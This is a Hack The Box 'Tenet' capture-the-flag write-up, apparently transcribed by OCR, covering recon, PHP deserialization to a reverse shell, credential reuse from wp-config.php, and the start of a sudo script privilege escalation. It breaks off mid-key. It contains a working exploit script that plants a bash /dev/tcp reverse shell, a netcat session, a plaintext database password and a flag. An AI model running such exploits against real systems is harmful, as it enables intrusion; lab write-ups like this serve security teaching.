
tenet

```
┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# nmap -sC -sV  10.10.10.223
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 11:28 EDT
Nmap scan report for 10.10.10.223
Host is up (0.060s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
|   256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
|_  256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```


It’s just a Default page :/ nothing there, let’s add tenet.htb to our /etc/hosts file

```
hosts ×
127.0.0.1   localhost
127.0.1.1   kali
10.10.10.223 tenet.htb
```



I just scrolled down and got a Recent comments section, when I


click that It takes me to the comments page




username :neil

I enumed for sometime and stucked here for sometime, they're saying we migrating, so looks like there's another vhost and It would be sator coz the user talking about it


So I added sator.tenet.htb to my /etc/hosts



Somehow I managed to find the file but I can't able to read it :/



When I added .bak to the url, I can able to download it 😀



getshell.php × sator.php.bak ×

```php
<?php

class DatabaseExport
{
    public $user_file = 'users.txt';
    public $data = '';

    public function update_db()
    {
        echo '[+] Grabbing users from text file <br>';
        $this-> data = 'Success';
    }


    public function __destruct()
    {
        file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
        echo '[] Database updated <br>';
    //  echo 'Gotta get this working properly...';
    }
}

$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);

$app = new DatabaseExport;
$app -> update_db();


?>
```

We need to perform php object Injection also called as deserialization
If you're new to this topic then you must go through these things, then you can able to understand this exploit
https://medium.com/swlh/exploiting-php-deserialization-56d71f03282a
https://www.youtube.com/watch?-v=HaW15aMzBUM&ab_channel=IppSec
https://www.exploit-db.com/docs/english/44756-deserialization-vulnerability.pdf

Exploiting PHP deserialization

When you control a serialized object that is passed into unserialize(), you control the properties of the created object. You might also be able to hijack the flow of the application by controlling the values passed into automatically executed methods like **__wakeup()** or **__destruct()**.

This is called a PHP object injection. PHP object injection can lead to variable manipulation, code execution, SQL injection, path traversal, or DoS.

EXPLOITING PART:

So here I made a file to get shell in just one command

getshell.php × sator.php.bak ×

```php
<?php
class DatabaseExport
{
        public $user_file = 'saad.php';
        public $data = '<?php exec("/bin/bash -c \'bash -i > /dev/tcp/10.10.14.10/5555 0>&1\'"); ?>';
        public function __destruct()
        {
                file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
                echo '[EXPLOITED] Check your netcat :D ';
        }
}
$url = 'http://10.10.10.223/sator.php?arepo=' . urlencode(serialize(new DatabaseExport));
$response = file_get_contents("$url");
$response = file_get_contents("http://10.10.10.223/saad.php");
?>
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# php getshell.php
[EXPLOITED] Check your netcat :D
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# nc -nlvp 5555
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.223.
Ncat: Connection from 10.10.10.223:29608.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@tenet:/var/www/html$ ^Z
zsh: suspended  nc -nlvp 5555

┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# stty -a                                                                                                    148 ✕ 1 ⚙
speed 38400 baud; rows 52; columns 182; line = 0;
intr = ^C; quit = ^\; erase = ^H; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V;
discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl -ixon -ixoff -iuclc -ixany -imaxbel iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke -flusho -extproc

┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# stty raw -echo; fg                                                                                          1 ⚙
[1]  + continued  nc -nlvp 5555
                                        reset
reset: unknown terminal type unknown
Terminal type? xterm
www-data@tenet:/var/www/html$ stty rows 52 cols 182
www-data@tenet:/var/www/html$ export TERM=xterm
www-data@tenet:/var/www/html$
```

```
www-data@tenet:/var/www/html$ ls
index.html  saad.php  sator.php  sator.php.bak  users.txt  wordpress
```

Remember this is a wordpress site so we need to find credentials based on that,

```
www-data@tenet:/var/www/html$ cd wordpress/
www-data@tenet:/var/www/html/wordpress$ ls
index.php    readme.html      wp-admin           wp-comments-post.php  wp-config.php  wp-cron.php  wp-links-opml.php  wp-login.php  wp-settings.php  wp-trackback.php
license.txt  wp-activate.php  wp-blog-header.php  wp-config-sample.php  wp-content     wp-includes  wp-load.php        wp-mail.php   wp-signup.php    xmlrpc.php
www-data@tenet:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'neil' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Opera2112' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

neil:Opera2112

```
┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# ssh neil@10.10.10.223
The authenticity of host '10.10.10.223 (10.10.10.223)' can't be established.
ECDSA key fingerprint is SHA256:WV3NcHaV7asDFwcTNcPZvBLb3MG6RbhW9hWBQqIDwlE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.223' (ECDSA) to the list of known hosts.
neil@10.10.10.223's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun  7 17:15:55 UTC 2021

  System load:  0.0                Processes:             176
  Usage of /:   15.2% of 22.51GB   Users logged in:       0
  Memory usage: 11%                IP address for ens160: 10.10.10.223
  Swap usage:   0%


53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Thu Dec 17 10:59:51 2020 from 10.10.14.3
neil@tenet:~$ ls
user.txt
neil@tenet:~$ cat user.txt
2c7d708666d6c5d9a149b6ff7a146a47
```

```
neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:

User neil may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
```


when I tried sudo -l it showed me neil(user) can run the file “/usr/-local/bin/enableSSH.sh”

So that’s the thing we need to use to privesc, Here’s that file


```
neil@tenet:~$ ls -al /usr/local/bin/enableSSH.sh
-rwxr-xr-x 1 root root 1080 Dec  8 13:46 /usr/local/bin/enableSSH.sh
neil@tenet:~$ cat /usr/local/bin/enableSSH.sh
#!/bin/bash

checkAdded() {

        sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)

        if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then

                /bin/echo "Successfully added $sshName to authorized_keys file!"

        else

                /bin/echo "Error in adding $sshName to authorized_keys file!"

        fi

}

checkFile() {

        if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then

                /bin/echo "Error in creating key file!"

                if [[ -f $1 ]]; then /bin/rm $1; fi

                exit 1

        fi

}

addKey() {

        tmpName=$(mktemp -u /tmp/ssh-XXXXXXXX)

        (umask 110; touch $tmpName)

        /bin/echo $key >>$tmpName

        checkFile $tmpName

        /bin/cat $tmpName >>/root/.ssh/authorized_keys

        /bin/rm $tmpName

}

key="ssh-rsa AAAAA3NzaG1yc2GAAAAGAQAAAAAAAQG+AMU8OGdqbaPP/Ls7bXOa9jNlNzNOgXiQh6ih2WOhVgGjqr2449ZtsGvSruYibxN+MQLG59VkuLNU4NNiadGry0wT7zpALGg2Gl3A0bQnN13YkL3AA8TlU/ypAuocPVZWOVmNjGlft
ZG9AP656hL+c9RfqvNLVcvvQvhNNbAvzaGR2XOVOVfxt+AmVLGTlSqgRXi6/NyqdzG5Nkn9L/GZGa9hcwM8+4nT43N6N31lNhx4NeGabNx33b25lqermjA+RGWMvGN8siaGskvgaSbuzaMGV9N8umLp6lNo5fqSpiGN8MQSNsXa3xXG+kplLn2
W+pbzbgwTNN/w0p+Urjbl root@ubuntu"
addKey
checkAdded
```

let's create a private and public key

```
┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# ssh-keygen -t rsa -b 4096 -C "root@kali"
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:n/WCryqA1Dl0cBk0B/Xi0avlRtyFhSxMFpGW6E+/ALU root@kali
The key's randomart image is:
+---[RSA 4096]----+
|     .o*=o+=* ..  |
|     ..oo.+B oo   |
|    o o .oooo. .  |
|   . +  .o+Eo .   |
|  . . .  S+=.o    |
|   . .    *o+..   |
|      .  . *....  |
|       .  .  ...  |
|        ......    |
+----[SHA256]-----+

┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# ls
getshell.php  saad.php  sator.php.bak  tenet.ctb  tenet.ctb~  tenet.ctb~~  tenet.ctb~~~

┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# ls /root/.ssh/
id_rsa  id_rsa.pub  known_hosts
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# cp /root/.ssh/id* .

┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# ls
getshell.php  id_rsa  id_rsa.pub  saad.php  sator.php.bak  tenet.ctb  tenet.ctb~  tenet.ctb~~  tenet.ctb~~~
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr1OYcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zsO2mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcF
cs18Sed8K+yJ7RBowVI+Z30fHENUTG+EJ5VuaoOGqs0WS4S+AxjEBOrJxsxXvCU5bHSdh84LWsOHyoJBt1DrgLXVxf2×1/UyVP4JVifbuB6ZV0DM5LHQkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aNF6F2a0
o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojO1Lzj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrhOIXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9wOp8qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj2vsjKc
hNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen6I/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
```


let's add our .pub key to root’s authorized_keys 🙂




```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr1OYcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zsO2mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcF
